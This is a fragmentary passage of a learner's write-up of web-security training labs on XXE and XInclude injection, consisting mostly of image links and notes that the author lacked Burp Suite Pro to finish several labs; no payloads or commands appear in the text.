



- I don’t have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.


5) Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD

- To do this lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response











- I don’t have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.


6) Lab: Exploiting blind XXE to retrieve data via error messages

- This lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response








- I don’t have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.





7) Lab: Exploiting XInclude to retrieve files






